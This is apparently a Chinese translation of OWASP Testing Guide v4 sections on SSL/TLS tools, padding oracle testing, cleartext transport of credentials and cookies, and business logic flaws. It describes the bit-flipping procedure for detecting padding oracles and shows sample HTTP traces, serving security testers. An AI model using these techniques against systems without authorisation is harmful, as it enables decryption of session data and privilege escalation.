- [32] [TestSSLServer|<http://www.bolet.org/TestSSLServer/>]：windows可执行的一个java扫描器，包括测试加密套件、CRIME和BEAST。
- [33] [sslyze|<https://github.com/iSECPartners/sslyze>]：一个检测SSL/TLS漏洞的python脚本。
- [28] [SSLAudit|<https://code.google.com/p/sslaudit/>]：一个参照Qualys SSL Labs评估指南的perl/windows扫描器。
- [29] [SSLScan|<http://sourceforge.net/projects/sslscan/>] with [SSL Tests|http://www.pentesterscripting.com/discovery/ssl_tests]：一个SSL扫描器和用来枚举SSL漏洞的SSL包装器。
- [31] [nmap|<http://nmap.org/>]：主要用来识别基于SSL的服务以及检查证书和SSL/TLS漏洞。特别是包含了检测[Certificate and SSLv2|<http://nmap.org/nsedoc/scripts/ssl-cert.html>] 的脚本，以及支持[SSL/TLS protocols/ciphers|<http://nmap.org/nsedoc/scripts/ssl-enum-ciphers.html>]的内部评估。
- [30] [curl|<http://curl.haxx.se/>] and [openssl|<http://www.openssl.org/>]：可以用来手动查询SSL/TLS服务。
- [9] [Stunnel|<http://www.stunnel.org>]：一个值得关注的SSL客户端，SSL代理，允许不支持SSL的工具能使用SSL服务。
- [37] [socat| <http://www.dest-unreach.org/socat/>]：多用途中继程序。
- [38] [testssl.sh| <https://testssl.sh/>]

参考资料

OWASP 资源

- [5] [OWASP Testing Guide - Testing for cookie attributes (OTG-SESS-002)] | [https://www.owasp.org/index.php/Testing_for_cookies_attributes_\(OTG-SESS-002\)](https://www.owasp.org/index.php/Testing_for_cookies_attributes_(OTG-SESS-002))
- [4] [OWASP Testing Guide - Test Network/Infrastructure Configuration (OTG-CONFIG-001)] | [https://www.owasp.org/index.php/Test_Network/Infrastructure_Configuration_\(OTG-CONFIG-001\)](https://www.owasp.org/index.php/Test_Network/Infrastructure_Configuration_(OTG-CONFIG-001))
- [6] [OWASP Testing Guide - Testing for HTTPStrict_Transport_Security (OTG-CONFIG-007)] | [https://www.owasp.org/index.php/Test_HTTP_Strict_Transport_Security_\(OTG-CONFIG-007\)](https://www.owasp.org/index.php/Test_HTTP_Strict_Transport_Security_(OTG-CONFIG-007))
- [2] [OWASP Testing Guide - Testing for Sensitive information sent via unencrypted channels (OTG-CRYPST-003)] | [https://www.owasp.org/index.php/Testing_for_Sensitive_information_sent_via_unencrypted_channels_\(OTG-CRYPST-003\)](https://www.owasp.org/index.php/Testing_for_Sensitive_information_sent_via_unencrypted_channels_(OTG-CRYPST-003))
- [3] [OWASP Testing Guide - Testing for Credentials Transported over an Encrypted Channel (OTG-AUTHN-001)] | [https://www.owasp.org/index.php/Testing_for_Credentials_Transported_over_an_Encrypted_Channel_\(OTG-AUTHN-001\)](https://www.owasp.org/index.php/Testing_for_Credentials_Transported_over_an_Encrypted_Channel_(OTG-AUTHN-001))
- [22] [OWASP Cheat sheet - Transport Layer Protection] | https://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet
- [23] [OWASP TOP 10 2013 - A6 Sensitive Data Exposure] | https://www.owasp.org/index.php/Top_10_2013-A6-Sensitive_Data_Exposure
- [24] [OWASP TOP 10 2010 - A9 Insufficient Transport Layer Protection] | https://www.owasp.org/index.php/Top_10_2010-A9-Insufficient_Transport_Layer_Protection
- [25] [OWASP ASVS 2009 - Verification 10] | https://code.google.com/p/owasp-asvs/wiki/Verification_V10
- [26] [OWASP Application Security FAQ - Cryptography/SSL] | https://www.owasp.org/index.php/OWASP_Application_Security_FAQ#Cryptography.2FSSL

白皮书

- [1] [RFC5246 - The Transport Layer Security (TLS) Protocol Version 1.2 (Updated by RFC 5746, RFC 5878, RFC 6176)] | <http://www.ietf.org/rfc/rfc5246.txt>
- [36] [RFC2817 - Upgrading to TLS Within HTTP/1.1]
- [34] [RFC6066 - Transport Layer Security (TLS) Extensions: Extension Definitions] | <http://www.ietf.org/rfc/rfc6066.txt>
- [11] [SSLv2 Protocol Multiple Weaknesses] | <http://osvdb.org/56387>
- [12] [Mitre - TLS Renegotiation MiTM] | <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3555>
- [13] [Qualys SSL Labs - TLS Renegotiation DoS] | <https://community.qualys.com/blogs/securitylabs/2011/10/31/tls-renegotiation-and-denial-of-service-attacks>
- [10] [Qualys SSL Labs - SSL/TLS Deployment Best Practices] | <https://www.ssllabs.com/projects/best-practices/index.html>
- [14] [Qualys SSL Labs - SSL Server Rating Guide] | <https://www.ssllabs.com/projects/rating-guide/index.html>
- [20] [Qualys SSL Labs - SSL Threat Model] | <https://www.ssllabs.com/projects/ssl-threat-model/index.html>
- [18] [Qualys SSL Labs - Forward Secrecy] | <https://community.qualys.com/blogs/securitylabs/2013/06/25/ssl-labs-deploying-forward-secrecy>
- [15] [Qualys SSL Labs - RC4 Usage] | <https://community.qualys.com/blogs/securitylabs/2013/03/19/rc4-in-tls-is-broken-now-what>
- [16] [Qualys SSL Labs - BEAST] | <https://community.qualys.com/blogs/securitylabs/2011/10/17/mitigating-the-beast-attack-on-tls>
- [17] [Qualys SSL Labs - CRIME] | <https://community.qualys.com/blogs/securitylabs/2012/09/14/crime-information-leakage-attack-against-ssltls>
- [7] [SurfJacking attack] | <https://resources.enablesecurity.com/resources/Surf%20Jacking.pdf>
- [8] [SSLStrip attack] | <http://www.thoughtcrime.org/software/sslstrip/>
- [19] [PCI-DSS v2.0] | https://www.pcisecuritystandards.org/security_standards/documents.php

- [35] [Xiaoyun Wang, Hongbo Yu: How to Break MD5 and Other Hash Functions | http://link.springer.com/chapter/10.1007/11426639_2]

</body></html></body></html>

Padding Oracle 测试 (OTG-CRYPST-002) | Owasp Testing Guide v4

测试 Padding Oracle (OTG-CRYPST-002)

综述

Padding Oracle是指应用程序的一个解密客户端提供的加密数据（比如客户端中存储的内部会话状态）的功能函数在完成解密后的验证填充字节正确性的时候泄露了其状态（填充是否正确）。Padding Oracle漏洞的存在允许攻击者解密加密后的数据以及在不知道密码算法中的密钥的情况下加密任意数据。这可能导致敏感信息泄露或者导致权限提升漏洞，如果应用程序对加密数据的完整性有要求的话。

分组加密算法以一定字节的块为单位来加密数据。常见的加密算法使用8字节或16字节作为块长度。需要加密的数据长度如果不是加密算法使用的块长度的整数倍的话，需要通过一定的填充算法来对齐，使得解密程序能够去掉填充的数据。常见的填充模式是 PKCS#7。他通过将不足的字节填充为剩余字节长度。

例子：

如果填充长度为5字节，那么在明文最后添加上5个 0x05。

如果填充无法匹配使用的填充模式的形式就会发生错误。Padding Oracle 漏洞就是应用程序泄露了加密数据解密后的特定的填充错误情况。这可能通过直接曝出的异常信息（如 Java中的BadPaddingException），不同服务器响应信息的中细微差别或者其他边信道发现（如耗时差异区别）。

一些密码的加密模式允许位反转攻击 (bit-flipping attacks)，也就是说在密文中反转一个比特位会引起明文中也反转比特位。在CBC加密数据中反转第N个数据块中的一个比特位会引起第N+1个数据块解密后的数据中相同比特位也反转。这个操作会导致第N个数据块的解密信息会成为垃圾信息。

Padding Oracle 攻击使攻击者能够在不知道加密密钥和加密算法的条件下解密数据，通过发送精心构造的密文数据来造成Padding Oracle，并观察返回的结果。这破坏了加密数据的秘密性。比如，在存储在客户端的会话数据的例子中，攻击者可以得到应用程序的内部状态和架构信息。

Padding Oracle 攻击也能使攻击者在不知道加密密钥和加密算法条件下加密任意明文数据。如果应用程序通过解密数据进行认证，并假定解密数据的完整性，那么攻击者可能通过操作内部会话状态来获得更高的权限。

如何测试

黑盒测试

测试 Padding Oracle 漏洞：

首先必须识别出可能存在漏洞的输入点。通常需要满足下面条件：

1. 数据必须的加密的，通常看上去是随机数值的地方可能会是好的选择点。
2. 需要使用分组加密算法。解码后（通常使用Base64解码）的密文长度应该是常见的8字节或者16字节加密块的整数倍。不同的密文（如通过不同会话或操纵会话状态收集的）使用相同的分组块长度。

例子：

Dg6W8OiwMIdVokIDH15T/A== Base64解码后为 0e 0e 96 f0 e8 96 30 87 55 a2 42 03 1f 5e 53 fc。看上去像16字节的随机数据。

如果找到了这样的输入入口，验证是否可以对加密数据进行位篡改操作。通常情况下，这个Base64编码值会包含初始化向量 (IV)。给定明文 p 和 分组块长度为 n 的加密算法，那么分组块的数量为 $b = \text{ceil}(\text{length}(b) / n)$ 。由于 IV 的存在，加密字符串的长度为 $y = (b+1)*n$ 。

为了验证漏洞存在，解码字符串，反转倒数第二个数据块 ($b-1$) 的最后一比特位（位于 $y-n-1$ 字节的最低位 (LSB)），重新编码后发送。接着解码原始字符串，反转倒数第三个数据块 ($b-2$) 的最后一个比特位（位于 $y-2*n-1$ 字节的最低位 (LSB)），重新编码后发送。

如果已知的加密字符串是单个数据块 (IV保存在服务器中或应用程序使用硬编码的IV)，必须依次反转多个比特位。另一个方法是假装一个随机数据块，反转比特位来保证最后添加的数据块能便利所有的数值 (0到255)。

测试用例和基本数值应该至少引发三种状态（解密时和解密之后）：

- 密文被解密，解密结果数据正确。
- 密文被解密，解密结果为垃圾数据，并触发了应用程序逻辑中的某些异常或错误处理程序。
- 由于填充错误导致的密文解密失败。

仔细比较这些响应结果。特别是寻找提示填充错误的异常和消息。如果存在这类的消息，那么应用程序存在Padding Oracle漏洞。如果上面提到的三种状态都能观察到（通过错误消息区别或时间边信道观测），很有可能在这个地方存在Padding Oracle漏洞。尝试进行Padding Oracle攻击来确认这一点。

例子：

- ASP.NET 在发生解密填充数据出错时候抛出
"System.Security.Cryptography.CryptographicException: Padding is invalid and cannot be removed." 异常。
- 在Java中为 javax.crypto.BadPaddingException 。
- 发生类似的解密错误都可能存在Padding Oracle攻击。

期望结果：

一个安全的实现是检查完整性，并只作出两个响应：成功和失败。同时保证没有边其他信道途径能确定内部错误状态。

灰盒测试

测试Padding Oracle漏洞：

确认所有需要从客户端获取加密数据，服务器端参与解密过程的地方。这些代码应该满足下面的条件：

1. 密文的完整性应该被安全的机制所验证，像HMAC或一些认证过的加密模式如GCM或CCM。
2. 所有在解密中或者解密之后的处理过程中发现的错误已经被统一处理。

测试工具

- PadBuster - <https://github.com/GDSSecurity/PadBuster>
- python-paddingoracle - <https://github.com/mwielgoszewski/python-paddingoracle>
- Poracle - <https://github.com/iagox86/Poracle>
- Padding Oracle Exploitation Tool (POET) - <http://netifera.com/research/>

例子

- Visualization of the decryption process - <http://erlend.oftedal.no/blog/poet/>

参考资料

白皮书

- Wikipedia - Padding oracle attack - http://en.wikipedia.org/wiki/Padding_oracle_attack
- Juliano Rizzo, Thai Duong, "Practical Padding Oracle Attacks" - http://www.usenix.org/event/woot10/tech/full_papers/Rizzo.pdf

非加密信道传输敏感数据测试 (OTG-CRYPST-003) | Owasp Testing Guide v4

测试未加密通道中的敏感信息 (OTG-CRYPST-003)

综述

敏感信息在通过网络传输中必须被保护。如果数据是通过HTTPS或其他加密机制传输的，必须保证没有漏洞或这限制，如在文章 [测试弱SSL/TLS加密算法，不充分的传输层保护\(OTG-CRYPST-001\)](#) [1] 和其他OWASP文档中的描述的问题[2], [3], [4], [5]。

通常根据经验来看，如果数据在存储时必须被保护，那么在传输中也应该如此。下面是一些敏感信息的例子：

- 用于认证的信息（如登陆凭证，PIN码，会话标识，令牌，Cookies等等）
- 被法律、规定或组织相关策略保护的信息（如信用卡号码、客户数据）

如果应用程序通过未加密的通道（如HTTP）传输这些信息，这需要被认为是一个安全风险。比如一些通过HTTP发送明文凭证的基本认证措施，通过HTTP发送表单认证方法以及明文传输那些被规范、法律、组织策略或是应用程序业务逻辑中被认定的敏感信息。

如何测试

许多类型的信息应该被保护，但是会应用程序以明文方式传输。可以通过使用HTTP代替HTTPS来进行传输来检查这个问题，或者使用弱的加密算法。参考 [Top 10 2013-A6-Sensitive Data Exposure](#) [3] 来发现更多的不安全的凭证传输的信息，以及 [[insufficient transport layer protection in general](#) [Top 10 2010-A9-Insufficient Transport Layer Protection](#) [2]] 中关于更多的不安全的传输层保护的信息。

例1：通过HTTP的基本认证

一个典型的例子是通过HTTP进行基本认证。当使用基本认证时，用户凭证是被编码而不是加密，并通过HTTP头进行发送。在下面的例子中，测试者使用curl[5]来测试这个问题。注意应用程序是如何进行基本认证的，以及使用的HTTP而不是HTTPS。

```
$ curl -kis http://example.com/restricted/HTTP/1.1 401 Authorization RequiredDate: Fri, 01 Aug 2013 00:00:00 GMTWWW-Authenticate: Basic realm="Restricted Area"Accept-Ranges: bytes Vary:Accept-Encoding Content-Length: 162Content-Type: text/html
```

401 Authorization Required

Invalid login credentials!

例2：通过HTTP传输基于表单的认证操作

另一个典型的例子是通过HTTP传输用户认证信息的认证表单。在下面的例子中，我们可以看到HTTP在表单的“action”属性中被使用，就有可能通过代理劫持的方式查看HTTP数据流来发现这个问题。

```
User:  
Password:
```

例3：通过HTTP发送包含会话ID的Cookie信息

包含会话ID的Cookie信息必须通过受保护的信道进行传输。如果Cookie没有设置secure标志[6]，这允许应用程序不加密传输他们。注意下面这些没有设置Secure标志的Cookie，所有的过程记录都是在HTTP中完成，而不是HTTPS。

```
https://secure.example.com/loginPOST /login HTTP/1.1Host: secure.example.comUser-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:25.0) Gecko/20100101 Firefox/25.0Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8Accept-Language: en-US,en;q=0.5Accept-Encoding: gzip, deflateReferer: https://secure.example.com/Content-Type: application/x-www-form-urlencodedContent-Length: 188HTTP/1.1 302 FoundDate: Tue, 03 Dec 2013 21:18:55 GMTServer: ApacheCache-Control: no-store, no-cache, must-revalidate, max-age=0Expires: Thu, 01 Jan 1970 00:00:00 GMTPragma: no-cacheSet-Cookie: JSESSIONID=BD99F321233AF69593EDF52B123B5BDA; expires=Fri, 01-Jan-2014 00:00:00 GMT; path=/; domain=example.com; httpOnlyLocation: private/X-Content-Type-Options: nosniffX-XSS-Protection: 1; mode=blockX-Frame-Options: SAMEORIGINContent-Length: 0Keep-Alive: timeout=1, max=100Connection: Keep-AliveContent-Type: text/html-----  
-----http://example.com/privateGET /private HTTP/1.1Host: example.comUser-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:25.0) Gecko/20100101 Firefox/25.0Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8Accept-Language: en-US,en;q=0.5Accept-Encoding: gzip, deflateReferer: https://secure.example.com/loginCookie: JSESSIONID=BD99F321233AF69593EDF52B123B5BDA; Connection: keep-aliveHTTP/1.1 200 OKCache-Control: no-storePragma: no-cacheExpires: 0Content-Type: text/html;charset=UTF-8Content-Length: 730Date: Tue, 25 Dec 2013 00:00:00 GMT-----
```

测试工具

- [5] [curl](#) 可以被用于手动检查页面

参考资料

OWASP 资料

- [1] [OWASP Testing Guide - Testing for Weak SSL/TLS Ciphers, Insufficient Transport Layer Protection \(OTG-CRYPST-001\)](#)
- [2] [OWASP TOP 10 2010 - Insufficient Transport Layer Protection](#)
- [3] [OWASP TOP 10 2013 - Sensitive Data Exposure](#)
- [4] [OWASP ASVS v1.1 - V10 Communication Security Verification Requirements](#)
- [6] [OWASP Testing Guide - Testing for Cookies attributes \(OTG-SESS-002\)](#)

综述

在多功能的动态web应用程序中测试业务逻辑漏洞需要用非常规手段来思考。如果应用认证机制原先以1、2、3的步骤依次执行的验证身份目的来开发，万一用户从步骤1直接跳到步骤3会发生什么？用更加简单的例子来说，在打开失败、权限拒绝或仅仅500的错误的情况下，应用程序是否依然能够提供访问权限？

可以举出许多例子，但是不变的思想是“跳出常规思维”。这种类型的漏洞无法被漏洞扫描工具探测到，依赖于渗透测试人员的技巧和创造性。此外，这种类型的漏洞往往是最难探测的漏洞之一，而且通常是特定应用程序相关的，但是同样的，如果被利用，也是对应用程序最有害的。

尽管在现实生活中，这种业务漏洞的利用常常发生，有许多应用漏洞的研究者调查他们，业务逻辑缺陷的分类还在研究之中。web应用程序是其中的焦点。社区的争论在于这些问题展示了新概念还是仅仅是已知问题的变种。

测试这些业务逻辑缺陷类似功能测试人员测试逻辑或有限状态测试。这些类型的测试需要安全专家多一些不同的思考，开发误用和滥用测试用例，以及许多功能测试人员使用的技巧。自动化的业务逻辑滥用测试用例几乎不可能，这仍然是需要依赖测试者的技巧和知识来完成业务过程和利用其中的规则的手工艺术。

业务限制

考虑应用程序提过的业务功能的规则。有没有对用户行为的限制？然后思考应用程序是否强制执行了这些规则。如果测试人员非常熟悉业务，那么通常非常容易识别出测试和分析用例来验证应用程序的规则。如果测试人员是第三方的测试者，需要使用自己的常识和询问有关人员关于业务过程，以及应用系统是否允许不同的操作。

有时，在一些非常复杂的应用系统中，测试者可能不会一开始就弄清楚应用程序的每一方面。在这些情况下，最好是在开始测试之前，客户可以陪同测试人员熟悉整个应用，以便于测试人员更好理解应用程序的限制和开发意图。此外，如果可能，在测试过程中，如果发生有关应用程序功能的问题，能够与开发人员直接交流可能会带来极大帮助。

问题描述

自动化工具很难理解上下文，因此只有人才能实施此类测试。下面两个例子会展示如何理解应用程序功能、开发者意图、以及一些创造性“跳出盒子”的想法来打破应用程序逻辑。第一个例子从最简单的参数操纵开始，第二个例子是真实世界中多步骤处理缺陷导致完全颠覆应用程序。

例1：

假设一个电子金融站点允许用户选择购买的物品，查看金额合计页面以及付款。如果攻击者能够退回到合计页面，维持有效的会话，并将物品价格修改为较低的价格并完成支付过程？

例2：

保持/锁住资源，使其他人无法购买该物品可能导致攻击者通过一个较低的价格获得商品。对抗方法是实现超时和确保只有正确的价格可以支付的机制。

例3：

万一用户可以从他们俱乐部/组织账户发起交易事务，随后将节点指向自己账户并取消交易？是否交易点券/额度会加入他们自己的账户？

业务逻辑测试用例

每一个应用程序存在不同的业务处理流程，应用程序相关的逻辑可以通过无限种方法进行组合。这部分主要提供一些场景的业务逻辑问题的例子，并没有罗列出所有可能的问题。

业务逻辑漏洞利用方法可以分解为如下类别：

- [业务逻辑数据验证测试 \(OTG-BUSLOGIC-001\)](#)

在业务逻辑数据验证测试中，我们验证应用程序不允许用户向系统/应用程序插入“未验证”的数据。这是非常重要的，因为如果没有这层防护措施，攻击者可能向应用程序/系统插入“未验证”的数据/信息，而且使系统认为这些数据是“好的”并且已经在“入口”点进行验证，并且让系统相信“入口”点已经实施过了数据验证，因为这是业务逻辑工作流的一环。

- [请求伪造能力测试 \(OTG-BUSLOGIC-002\)](#)

在伪造和参数预测测试中，我们验证应用程序不允许用户向系统任何不应该有权限访问的或者需要特定时间特定方法访问的组件中提交或改变数据。这非常重要，因为缺少这层防护措施，攻击者可能通过“愚弄/忽悠”应用系统允许他们进入本不能进入的区域，绕过了应用业务逻辑工作流。

- [完整性测试 \(OTG-BUSLOGIC-003\)](#)

在完整性检查和篡改证据测试中，我们验证应用程序不允许用户破坏系统任何部分或数据的完整性。这非常重要，因为缺少这层防护措施，攻击者能打破业务逻辑工作流，并改变已经被攻破的应用/系统数据或者通过改变日志文件中的信息掩盖某种行为。

- [过程时长测试 \(OTG-BUSLOGIC-004\)](#)

在过程时长测试中，我们验证应用程序不允许用户通过输入/输出时长来操作系统或者预测系统行为。这非常重要，因为缺少这层防护，攻击者可能能监视处理时间和确定基于时间的输出内容或通过时间差异不完成某事务或某动作来绕过应用程序业务逻辑。

- [功能使用次数限制测试 \(OTG-BUSLOGIC-005\)](#)

在功能限制测试中，我们验证应用程序不允许用户使用超出应用程序的份额或业务工作流需要的功能次数。这非常重要，因为缺少这层防护，攻击者可能能超出业务使用次数许可地使用应用程序功能或者份额来获取额外的利益。

- [工作流程绕过测试 \(OTG-BUSLOGIC-006\)](#)

在绕过工作流的测试中，我们验证应用系统不允许用户实施在业务处理流程“支持/需要”之外的动作。这非常重要，因为缺少这层防护，攻击者可能能绕过工作流和某些检查，允许他们提前进入或跳过某些必须的区域。应用系统潜在允许动作/事务在不完成完整的业务流程下完成，使整个系统处在不完整的信息追踪回溯的环境中。

- [应用误用防护测试 \(OTG-BUSLOGIC-007\)](#)

在应用程序误用测试中，我们验证系统不允许用户以不预期的方式使用应用程序。

- [非预期文件类型上传测试 \(OTG-BUSLOGIC-008\)](#)

在非预期文件上传测试中，我们验证应用程序不允许用户上传系统期待或业务逻辑允许以外的文件类型的文件。这非常重要因为缺少这层防护，攻击者可能提交非预期的文件如.exe或.php，这些文件可能被保存在系统之中，并被系统或应用程序执行。

- [恶意文件上传测试 \(OTG-BUSLOGIC-009\)](#)

在恶意文件上传测试中，我们验证应用系统不允许用户向系统上传能破坏系统安全的恶意或潜在恶意文件。这非常重要因为缺少这层防护措施，攻击者就能够向系统上传恶意文件来传播病毒、恶意软件甚至利用程序如执行shellcode。

测试工具

虽然这里有许多测试工具能够验证业务流程在合法情况下是否工作正常，但是这些工具无法探测逻辑漏洞。举例来说，工具不能探测用户是否能通过编辑参数、预测资源名称或提升权限够绕过业务处理缺陷来访问受限资源，也没有有效机制来帮助测试人员来质疑事务状态。

下面是一下常见的可能有助于发现业务逻辑问题的工具。

HP 业务流程测试软件

- <http://www8.hp.com/us/en/software-solutions/software.html?compURI=1174789#.UObjK3ca7aE>

数据劫持代理 - 来观察HTTP流量中的请求与响应

- WebScarab - https://www.owasp.org/index.php/Category:OWASP_WebScarab_Project
- Burp Proxy - <http://portswigger.net/burp/proxy.html>
- Paros Proxy - <http://www.parosproxy.org/>

Web 浏览器插件 - 来查看和修改HTTP/HTTPS头、post参数和观察浏览器的DOM结构

- Tamper Data (for Internet Explorer) - <https://addons.mozilla.org/en-us/firefox/addon/tamper-data/>
- TamperIE (for Internet Explorer) - <http://www.bayden.com/tamperie/>
- Firebug (for Internet Explorer) - <https://addons.mozilla.org/en-us/firefox/addon/firebug/> and <http://getfirebug.com/>

其他测试工具

- Web Developer toolbar - <https://chrome.google.com/webstore/detail/bfbameneiokgbdmiekhjnmpkcnldhhm>

◦ Web开发者工具扩展为浏览器提供许多web开发者工具。这是Firefox官方扩展插件。

- HTTP Request Maker - <https://chrome.google.com/webstore/detail/kajfghlhfkcocafkcjlajldicbikpgnp?hl=en-US>

◦ Request Maker是一个渗透测试工具，你可以使用他轻易捕捉web页面请求，修改URL、http头和POST数据。当然你也能创造新的请求。

- Cookie Editor -

- COOKIE Dumper
<https://chrome.google.com/webstore/detail/fngmhnnplhplaeedifhccceomclqfbq?hl=en-US>
 - 一个Cookie管理器，可以用来添加、删除、修改、搜索、保护、阻隔Cookies。
- Session Manager -
<https://chrome.google.com/webstore/detail/bbcnbpafconjigibnhbfmmgdbbkcfi>
 - 通过Session Manager你可以快速存储和读取你当前浏览器状态。你能够管理多个会话，重命名或异常会话数据库。每个会话都有独立的状态，比如打开的标签和窗口信息。一旦打开会话，浏览器就能恢复原来的状态。
- Cookie Swap -
<https://chrome.google.com/webstore/detail/dffhipnliikkblkhpjapbecpmoilcama?hl=en-US>
 - 一个会话管理器，用来管理cookies，让你能使用不同账号登陆网站。你可以使用你所有的账户登陆Gmail、yahoo、hotmail和任何其他网站；使用这个工具切换其他账户。
- HTTP Response Browser -
<https://chrome.google.com/webstore/detail/mgekankhbggjkjpcbhacjgflbacnpljm?hl=en-US>
 - 从浏览器发起HTTP请求，浏览响应（HTTP头和源代码）。使用XMLHttpRequest发送HTTP请求、HTTP头、消息主体，并能查看HTTP状态、头和源代码。在HTTP头或主体中点击链接来发起新的请求。这个插件对XML响应使用了Syntax Highlighter进行了格式化。
- Firebug lite for Chrome -
<https://chrome.google.com/webstore/detail/bmagokdooijbeehmkpknfglimnifench>
 - Firebug Lite不是Firebug或Chrome开发者工具的替代品。他是一个整合这些工具的工具，他提供丰富的HTML元素、DOM元素、投影模型等可视化功能，他也能提供即时查看HTML元素、在线编辑CSS属性功能。

参考资料

白皮书

- Business Logic Vulnerabilities in Web Applications - <http://www.google.com/url?sa=t&rct=j&q=BusinessLogicVulnerabilities.pdf&source=web&cd=1&cad=rja&ved=0CDIQFjAA&url=http%3A%2F%2Faccorute.googlecode.com%2Ffiles%2FBusinessLogicVulnerabilities.pdf&ei=2Xj9UJO5LYaB0QHakwE&usq=AFQjCNGlAcjK2uz2U87bTjTHjJ-T0T3THq&bvm=bv.41248874,d.dmg>
- The Common Misuse Scoring System (CMSS) : Metrics for Software Feature Misuse Vulnerabilities - NISTIR 7864 - <http://csrc.nist.gov/publications/nistir/ir7864/nistir-7864.pdf>
- Designing a Framework Method for Secure Business Application Logic Integrity in e-Commerce Systems, Faisal Nabi - <http://ijns.femto.com.tw/contents/ijns-v12-n1/ijns-2011-v12-n1-p29-41.pdf>
- Finite State testing of Graphical User Interfaces, Fevzi Belli - <http://www.slideshare.net/Softwarecentral/finitestate-testing-of-graphical-user-interfaces>
- Principles and Methods of Testing Finite State Machines - A Survey, David Lee, Mihalis Yannakakis - <http://www.cse.ohio-state.edu/~lee/english/pdf/ieee-proceeding-survey.pdf>
- Security Issues in Online Games, Jianxin Jeff Yan and Hyun-Jin Choi - <http://homepages.cs.ncl.ac.uk/jeff.yan/TEL.pdf>
- Securing Virtual Worlds Against Real Attack, Dr. Igor Muttik, McAfee - https://www.info-point-security.com/open_downloads/2008/McAfee_wp_online_gaming_0808.pdf
- Seven Business Logic Flaws That Put Your Website At Risk - Jeremiah Grossman Founder and CTO, WhiteHat Security - https://www.whitehatsec.com/resource/whitepapers/business_logic_flaws.html
- Toward Automated Detection of Logic Vulnerabilities in Web Applications - Viktoria Felmetser Ludovico Cavedon Christopher Kruegel Giovanni Vigna - https://www.usenix.org/legacy/event/sec10/tech/full_papers/Felmetser.pdf
- 2012 Web Session Intelligence & Security Report: Business Logic Abuse, Dr. Ponemon - <http://www.emc.com/collateral/rsa/silvertail/rsa-silver-tail-ponemon->

[ar.pdf](#)

- 2012 Web Session Intelligence & Security Report: Business Logic Abuse (UK) Edition, Dr. Ponemon - http://buzz.silvertailsystems.com/Ponemon_UK.htm

OWASP 相关

- Business Logic Attacks – Bots and Bats, Eldad Chai - http://www.imperva.com/resources/adc/pdfs/AppSecEU09_BusinessLogicAttacks_EldadChai.pdf
- OWASP Detail Misuse Cases - https://www.owasp.org/index.php/Detail_misuse_cases
- How to Prevent Business Flaws Vulnerabilities in Web Applications, Marco Morana - http://www.slideshare.net/marco_morana/issa-louisville-2010morana

常用站点

- Abuse of Functionality - <http://projects.webappsec.org/w/page/13246913/Abuse-of-Functionality>
- Business logic - http://en.wikipedia.org/wiki/Business_logic
- Business Logic Flaws and Yahoo Games - <http://jeremiahgrossman.blogspot.com/2006/12/business-logic-flaws.html>
- CWE-840: Business Logic Errors - <http://cwe.mitre.org/data/definitions/840.html>
- Defying Logic: Theory, Design, and Implementation of Complex Systems for Testing Application Logic - <http://www.slideshare.net/RafalLos/defying-logic-business-logic-testing-with-automation>
- Prevent application logic attacks with sound app security practices - http://searchappsecurity.techtarget.com/gna/0,289202,sid92_gci1213424,00.html?bucket=NEWS&topic=302570
- Real-Life Example of a 'Business Logic Defect' - <http://h30501.www3.hp.com/t5/Following-the-White-Rabbit-A/Real-Life-Example-of-a-Business-Logic-Defect-Screen-Shots/ba-p/22581>
- Software Testing Lifecycle - <http://softwaretestingfundamentals.com/software-testing-life-cycle/>
- Top 10 Business Logic Attack Vectors Attacking and Exploiting Business Application Assets and Flaws - Vulnerability Detection to Fix - <http://www.ntobjectives.com/go/business-logic-attack-vectors-white-paper/> and http://www.ntobjectives.com/files/Business_Logic_White_Paper.pdf

书籍

- The Decision Model: A Business Logic Framework Linking Business and Technology, By Barbara Von Halle, Larry Goldberg, Published by CRC Press, ISBN1420082817 (2010)

业务逻辑数据验证测试 (OTG-BUSLOGIC-001) | Owasp Testing Guide v4

业务逻辑数据验证测试 (OTG-BUSLOGIC-001)

综述

应用程序必须确保只有逻辑合法的数据才能在前端输入和直接传输到服务器端。只对数据进行本地验证可能是应用层序在服务器端遭到攻击，比如通过代理或传输途中的其他系统。这不同于进行简单的边界数据分析 (BVA)，验证更加困难，大多数情况下不能简单在输入端进行验证，通常需要其他系统进行检查。

举例说明：应用程序可能需要你的社会安全号码 (SSN)。在BAV中，应用程序应该在数据输入时候检查文件形式和语法（在这里是9位数字，非负数，不全为0）。但是也必须考虑一些逻辑上的约束。SSN号码是有组织分类的。是否在死亡名单中？是否是来自某特定地区？

业务逻辑数据验证相关漏洞独特在是应用程序相关的，不同于伪造请求相关漏洞的地方在于他们更加关心数据逻辑，而不是简单破坏业务逻辑工作流。

应用程序的前后两端都应该进行数据验证和有效性验证，来确保传递的数据时逻辑有效的。甚至当用户提交的有效数据时，业务逻辑也可能因为该数据或此时状态表现出不同的处理行为。

测试案例

案例 1

假设我们正在维护一个多层次的电子商务站点，这个站点主要业务是卖地毯。用户选择他们喜欢的地毯，输入尺寸，进行交易，应用程序前端对输入信息进行验证，保证制作颜色和尺寸信息是正确的，合同信息时有效的。但是在后端的业务逻辑有两条路径，如果地毯有库存，就直接从仓库发货，但是如果缺货，就会联系合作伙伴的系统，检查他们是否有库存，如果有从合作伙伴的仓库发货，并支付报酬。如果攻击者能进行一个有库存的交易，但是仍将他作为缺货发送给合作伙伴，这种情况如果发生会如何？又如果攻击者能够作为中间人发送消息给合作伙伴仓库而不进行支付又会如何？

案例 2

许多信用卡系统在晚上核实账户资金情况，所以用户可能在某种程度上获取更多的支付额度。反过来也一样。如果在早上花完了我的信用卡额度，可能就不能在傍晚进行可用支付。另一个例子是在多个地点同时进行信用卡支付，可能会超出限额，如果系统是通过昨晚的数据进行限额配置的话。

如何测试

通用测试方法

- 通览项目文档寻找数据输入点或者数据传递点。
- 一旦找到了，试着插入逻辑无效的数据。

特定测试方法

- 对前端系统数据进行有效性测试，确保他们只接受“有效”的数据。
- 使用劫持代理来观察HTTP POST/GET请求情况，寻找数据传递的请求（如花费、数量）。特别的，寻找数据在应用系统相互传递过程中，可能的注入或者数据篡改点。
